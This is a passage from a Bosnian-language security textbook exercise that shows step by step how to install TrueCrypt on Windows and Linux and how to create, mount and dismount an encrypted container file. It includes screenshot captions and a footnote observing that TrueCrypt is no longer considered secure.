Instalacija TrueCrypt na Windows OS je jednostavna, ali podrazumijeva nekoliko bitnih koraka. Nakon što se preuzme instalaciona datoteka potrebno je

¹³ Ovo nije jedina lokacija na kojoj je dostupan ova verzija TrueCrypt, ali je ova provjereno dobra. U svakom slučaju najbolje je instalacione datoteke preuzeti sa jedne lokacije, a njihove *hash*-eve sa druge.

pokrenuti te prihvatiti uslove korištenja. Prvo pitanje koje se postavlja prilikom instalacije odnosi se na odluku da li se TrueCrypt želi instalirati na računar ili samo raspakovati. Raspakivanje služi da bi se došlo do prenosive izvršne datoteke TrueCrypt.exe koja omogućava upotrebu ovog softvera i na računarima na kojima nije instaliran. Ovo je korisna mogućnost jer omogućava pohranjivanje ove izvršne datoteke na prenosnom mediju (npr. USB) te njenu samostalnu upotrebu na bilo kom (Windows) računaru. Za obavljanje konkretnog zadatka iz ove vježbe potrebno je izabrati opciju "Install".

Na slijedećem prozoru biraju se standardne opcije za instalaciju Windows programa kao što su lokacija, dostupnost svim korisnicima OS, dodavanje u Start meni i na Desktop, asociranje ".tc" ekstenzije sa TrueCrypt te pravljenje *System Restore point*. Mogu se prihvatiti ponuđeni izbori¹⁴. Time se instalacija završava.¹⁵


Pokretanjem TrueCrypt pojavi se početni prozor kao na slici 2.27.

Osnovni, najjednostavniji i vjerovatno najviše korišteni način rada TrueCrypt je da se napravi TrueCrypt datoteka, takozvani *Container*, na koju se onda, uz pomoć TrueCrypt-a, operativni sistem poveže (*mount*) kao na particiju diska. Dok je particija aktivirana kroz TrueCrypt na nju se mogu dodavati i sa nje brisati datoteke kao sa bilo koje druge particije. Kada se kroz TrueCrypt ova particija deaktivira, odvoji od OS (*dismount*), na datotečnom sistemu ostaje samo TrueCrypt datoteka. Ova datoteka je šifrirana i njen sadržaj, datoteke koje su "ubačene" u nju se ne mogu vidjeti bez dešifriranja. Za dešifriranje je potreban TrueCrypt i ključ. Ovu datoteku moguće je prenijeti na drugi računar (preko eksternih memorijskih medija, preko mreže, kao prilog e-pošte, ...) te je i tamo otvoriti sa TrueCrypt i odgovarajućim ključem. U nastavku će biti pokazano kako se pravi i koristi ovaj TrueCrypt *Container*. Tokom procesa biće pomenute i druge mogućnosti koje se nude.

Na osnovnom TrueCrypt prozoru sa slike 2.27 potrebno je kliknuti na dugme "Create Volume" (sa lijeve strane u sredini). U prozoru koji se otvori traži se od korisnika da izabere na šta će se ova particija (*Volume*) odnositi. Inicijalno je izabrane opcija da to bude šifrirani *file container* kako je to maloprije objašnjeno. Jedna od ponuđenih opcija je šifriranje kompletne particije ili diska, na kojim nije

¹⁴ Autor ne voli pretrpan Desktop pa uvijek isključuje opciju dodavanja kratica za softvere na desktop.


¹⁵ Zanimljivo je da se na zadnjem prozoru pojavi poruka o mogućnosti doniranja koja vodi na truerypt.org lokaciju, koja se onda preusmjerava na truecrypt.sourceforge.net lokaciju na kojoj se nalazi informacija da TrueCrypt više nije siguran.



Slika 2.27: TrueCrypt - Osnovni prozor

instaliran operativni sistem. Ovo može biti korisno za šifriranje eksternih prenosivih medija ili particije na računaru na kojoj se žele čuvati povjerljivi podaci. Druga opcija je šifriranje systemske particije ili cijelog diska na kom je ova particija. Uz ovu opciju stoji i logična napomena da će prilikom paljenja računara za pristup systemskoj particiji, odnosno pokretanje operativnog sistema sa nje, biti potrebno unijeti lozinku za pristup ključu kojim je particija šifrirana. Izgled ovog prozora prikazan je na slici 2.28.

NAPOMENA: Ovdje je dobro mjesto da se napomene vrlo važna činjenica vezana za šifriranje datoteka (kao i poruka e-pošte i svega ostalog): **AKO SE KLJUČ ZA DEŠIFRIRANJE IZGUBI PODACI SU IZGUBLJENI.** Time se potvrđuje i osnovni postulat kriptografije, koji se naziva i Kerckhoffs-ov princip [22, 23], da je sigurnost u ključu. U ovom slučaju bi se ta sigurnost odnosila na dostupnost



Slika 2.28: TrueCrypt - Izbor šta se šifrirana

informacija. Nema ključa nema informacija. Prilikom šifriranje systemske particije ili diska TrueCrypt nudi kreiranje diska (CD/DVD) sa kog je moguće dešifrirati systemsku particiju.

Nakon što je izabrano da se napravi šifrirani *container* datoteka pojavljuje se prozor za izbor tipa particije koja se pravi. Inicijalno je izabrana opcija standardne particije koje objašnjena ranije. Alternativa je kreiranje skrivene particije. Ova particija se pravi unutar TrueCrypt particije. Ideja je da se ova particija ni po čemu ne razlikuje od praznog diska i da je za pristup njoj potrebno znati da uopšte postoji. Čak je moguće instalirati operativni sistem na ovu particiju koji je onda takođe sakriven. Više detalja o ovoj opciji za one vrlo oprezne može se naći u korisničkim uputama [15]. Izgled ovog prozora prikazan je na slici 2.29.

Pošto je izabrana standardna TrueCrypt particija u narednom prozoru se očekuje da korisnik izabere datoteku koja će predstavljati *container* u koji će se smještati šifrirane datoteke¹⁶. Moguće je izabrati postojeću datoteku, ali će u tom slučaju njen sadržaj biti obrisano. Najbolje je napraviti novu datoteku što se postiže kada se kroz dijalog koji se otvori klikom na dugme "Select File..."


¹⁶ Ovo nije datoteka koja se želi šifrirati.



Slika 2.29: TrueCrypt - Izbor tipa šifrirane particije

pozicionira na lokaciju gdje se želi napraviti datoteka i upiše ime datoteke. U ovom slučaju izabrano je da se datoteka napravi u osnovnom folderu jedne particije (radi vidljivosti putanje na slijedećoj slici). Datoteci je dato ime koje odgovara njenoj namjeni i ekstenzija ".tc", da bi je TrueCrypt mogao odmah prepoznati. Ako se datoteka želi učiniti manje upadljivom može joj se dati drugačije ime i ekstenzija. Bitno je samo da se prilikom izbora datoteke koja je šifrirani kontejner izabere ta datoteka. Izgled ovog prozora sa izabranim imenom datoteke prikazan je na slici 2.30.

Slijedeći korak je izbor kriptografskih algoritama za šifriranje i *hash*-iranje. Kao algoritmi za šifriranje ponuđeni su AES [36], Serpent [3] i Twofish [47], te njihove kombinacije u kojim se prvo šifrira jednim, pa drugim algoritmom, a moguće i trećim. Sva tri algoritma su provjerena i sva tri su bila u konkurenciji za izbor za novi, napredni, standard za šifriranje u SAD. To su sve simetrični algoritmi šifriranja, što znači da se koristi isti ključ za šifriranje i dešifriranje. Prednost ovih algoritama u odnosu na simetrične, koji su korišteni u prva dva zadatka, je brzina. Oni mnogo brže mogu šifrirati te su pogodni za šifriranje velike količine podataka kakva se pohranjuje na savremene hard diskove. Kao algoritmi za *hash*-iranje ponuđeni su RIPEMD-160 [10], SHA-512 [37] i Whirlpool [4]. I ovdje su sva tri ponuđena algoritma poznata i provjerena. Za nastavak su izabrani



Slika 2.30: TrueCrypt - Izbor tipa šifrirane particije

AES i SHA-512¹⁷ kako je to prikazano na slici 2.31.


Sada je potrebno izabrati veličinu datoteke (kontejnera) koja će predstavljati particiju za pohranjivanje šifriranih datoteka. Ovim se bira koliko podataka, šifriranih datoteka, se može pohraniti na tu particiju. Potrebno je izabrati veličinu adekvatnu namjeni. Izabrana je veličina od 100 MB kao na slici 2.32.

Naredni korak je sigurnosno vrlo važan. Potrebno je izabrati lozinku koja će omogućavati dešifriranje podataka i, iz perspektive korisnika, predstavljati ključ, tajnu informaciju koju samo korisnik zna. Lozinka koju je lako pogoditi ili do koje se može doći znači da neko drugi može dešifrirati podatke. Lozinka koja se zaboravi i/ili izgubi znači da podatke ne može dešifrirati ni onaj ko ih je šifrirao. Predlaže se upotreba dugačkih lozinki (*passphrase*) kao što su one korištene za zaštitu pristupa privatnom ključu u prvom zadatku. Na prozoru za izbor lozinke postoji i opcija "Use keyfiles" koja se može uključiti. Ova opcija omogućava dodatnu sigurnost putem dodatnih zahtjeva prilikom dešifriranja. Ako se aktivira ova opcija potrebno je izabrati (ili generisati) datoteku koja će biti neophodna za

¹⁷ Pošto su to dva algoritma koji su dio zvaničnih standarda. Oni koji se boje da su SAD standardi pod uticajem NSA mogu izabrati druge algoritme.



Slika 2.31: TrueCrypt - Izbor kriptografskih algoritama



Slika 2.32: TrueCrypt - Izbor veličine particije

dešifriranje. Prilikom dešifriranja TrueCrypt će tražiti da mu se unese putanja do ove datoteke. Ovim se postize da je za dešifriranje potrebno znati lozinku i imati pristup ovoj datoteci. TrueCrypt ne mijenja tu datoteku već samo traži da joj ima pristup prilikom dešifriranja. Ta datoteka se ne smije izgubiti ili mijenjati¹⁸ jer će onda dešifriranje biti nemoguće. Ovo je korisna opcija koju autor koristi, ali ovdje radi obima izlaganja neće biti izabrana. Prozor za izbor lozinke prikazan je na slici 2.33.



Slika 2.33: TrueCrypt - Izbor lozinke

Posljednji korak je izbor datotečnog sistema za particiju. Moguće je izabrati FAT, NTFS ili nijedan. Radi pouzdanijeg pristupa particiji iz različitih operativnih sistema izabran je FAT¹⁹. Na prozoru je i informacija da se generiše kriptografski ključ koji treba da je što slučajniji, te da se "veća slučajnost" postize nasumičnim pomjeranjem miša. Nakon malo pomjeranja miša unutar ovog prozora kliknuto je na dugme "Format" kao na slici 2.34.

¹⁸ Prvih 1024 KB

¹⁹ Savremene Linux distribucije imaju dobru podršku za NTFS pa je i to danas dobar izbor.




Slika 2.34: TrueCrypt - Formatiranje particije

Nakon ovoga se pojavljuje prozor u kom se potvrđuje da je TrueCrypt particija napravljena. Kada se potvrdi taj prozor pojavljuje se prozor u kom je moguće krenuti sa pravljenjem nove particije ili završiti. Izlaskom se TrueCrypt vraća na svoj inicijalni prozor sa slike 2.27. Sa ovog prozora moguće je aktivirati upravo kreiranu particiju i povezati je sa imenom (slovom) u operativnom sistemu. Potrebno je izabrati pod kojim nazivom (slovom) će Windows učiniti ovu particiju dostupnom te izabrati datoteku (kontejner), klikom na dugme "Select File...", koja je kreirana u prethodnom procesu. Kada se izaberu naziv particije i datoteka potrebno je kliknuti na dugme "Mount". Izbrane opcije prikazane su na slici 2.35.


Prije nego što se particija montira potrebno je unijeti lozinku. U slučaju da je prilikom pravljenja particije izabrano da se koristi i "keyfiles" trebalo bi unijeti i putanju do ove datoteke. Prozor sa unesenom lozinkom prikazan je na slici 2.36.

Po unosu ispravne lozinke na TrueCrypt prozoru se ispisuje da je izabrana particija aktivna.

Kroz Windows Explorer program moguće je vidjeti da je dostupna nova particija pod izabranim slovom. Tu particiju je sada moguće koristiti kao bilo koju




Slika 2.35: TrueCrypt - Montiranje particije



Slika 2.36: TrueCrypt - Unos lozinke

drugu. Na nju je moguće dodavati datoteke, te ih uklanjati. Moguće je dodavati foldere i podfoldere. Radi ilustracije na tu particiju je kopirana datoteka u kojoj je pripreman ovaj tekst, te napravljena jedna tekstualna datoteka. Particija sa ovim datotekama prikazana je na slici 2.37.



Slika 2.37: TrueCrypt - Aktivna particija

Kada se na particiju prebaci sve što se želi čuvati šifrirano, particija se može deaktivirati i datoteke učiniti nedostupnim (bez lozinke i TrueCrypt) pritiskom na dugme "Dismount" na osnovnom TrueCrypt prozoru. U slučaju da postoji više aktivnih TrueCrypt particija potrebno je prethodno izabrati koja se želi deaktivirati ili deaktivirati sve klikom na dugme "Dismount All". Izgled ovog prozora isti je kao onoga za montiranje particije na slici 2.35.

Nakon deaktivacije particija više nije dostupna kroz alate OS, a podaci pohranjeni na nju u vidu datoteka su nečitki unutar datoteke kontejnera.

U nastavku će biti pokazano kako se ova datoteka kontejner može otvoriti pod Linux OS upotrebom TrueCrypt i odgovarajuće lozinke.

Instalacija TrueCrypt na Linux OS je jednostavna. Potrebno je preuzeti tar.gz datoteku za odgovarajuću (64 ili 32 bitnu) verziju Linux. Datoteku je moguće preuzeti sa iste lokacije sa koje je preuzeta Windows instalacija;
<https://www.grc.com/misc/truecrypt/truecrypt.htm>

Nakon preuzimanja instalacione datoteke potrebno je raspakovati. To je moguće uraditi sa komandne linije iz foldera u kom se nalazi datoteka komandom:

```
tar xzf truecrypt*.tar.gz
```

ili konkretno u slučaju verzije 7.1a za 64 bitni Linux komandom:

```
tar xzf truecrypt-7.1a-linux-x64.tar.gz
```

Raspakivanje se može uraditi i kroz grafičko okruženje. Nakon toga u istom folderu nalaziće se raspakovana instalacijska datoteka koju treba pokrenuti kao privilegovani korisnik naredbom sa komandne linije:

```
sudo ./truecrypt*setup*
```

ili konkretno u slučaju verzije 7.1a za 64 bitni Linux komandom:


```
sudo ./truecrypt-7.1a-setup-x64
```

Nakon pokretanja instalacijske datoteke pojavljuje se prozor sa osnovnim informacijama o TrueCrypt na kom je moguće nastaviti sa instalacijom ili odustati. Potrebno je kliknuti na dugme "Install TrueCrypt". Slijedeći prozor traži da se prihvate uslovi korištenja (*licence terms*). Za nastavak instalacije neophodno je prihvatiti ove uslove. Na slijedećem prozoru je poruka o načinu deinstaliranja TrueCrypt, koju treba potvrditi klikom na dugme "OK". Na kraju se pojavi prozor sa komandnom linijom i porukom da je potrebno pritisnuti "Enter" za završetak instalacije. Ovim je instalacija završena i TrueCrypt se može pokrenuti kucanjem komande `truecrypt` sa komandne linije ili iz grafičkog okruženja. Nakon pokretanja otvara se glavni prozor TrueCrypt programa koji je vrlo sličan onome u Windows verziji. Izgled ovog prozora prikazan je na slici 2.38.

Isto kao i u Windows verziji potrebno je izabrati particiju koja se želi montirati i datoteku kontejner. Datoteka kontejner koja je napravljena na Windows prebačena je na USB memorijski uređaj i može se ovdje povezati sa TrueCrypt particijom. Izgled prozora sa izabranom particijom i datotekom kontejner prikazan je na slici 2.39.

Nakon klika na dugme "Mount" potrebno je unijeti lozinku za dešifriranje particije. To je ista lozinka koja je izabrana prilikom pravljenja particije (na Windows). Nakon unosa ispravne lozinke, Linux traži unos lozinke za privilegovanog korisnika (*root*) ili za korisnika koji je pokrenuo TrueCrypt, ako je isti u `sudo` grupi, da bi mogao montirati particiju. Nakon unosa i ove lozinke pojavljuje se nova particija sa svim datotekama koje su (na Windows) stavljene na ovu TrueCrypt particiju. I ovdje je moguće dodavati, mijenjati i brisati datoteke sa particije do njenog demontiranja. Na slici 2.40 prikazan je sadržaj TrueCrypt particije i sadržaj datoteke "Tajni tekst.txt".


Isto kao i u Windows verziji, kada se završi pohranjivanje datoteka koje se žele čuvati šifrirane na particiji potrebno je demontirati particiju sa glavnog Tru-




Slika 2.38: TrueCrypt - glavni prozor u Linux verziji

eCrypt prozora klikom na dugme "Dismount".

Ovim je pokazan osnovni način upotrebe TrueCrypt za šifriranje podataka na disku. Kako je rečeno TrueCrypt nudi i druge opcije koje su detaljno objašnjene u korisničkim uputama [15].



Slika 2.39: TrueCrypt - montiranje particije u Linux verziji



Slika 2.40: TrueCrypt - montirana particije u Linux verziji

VJEŽBA: Provjera kvaliteta lozinki

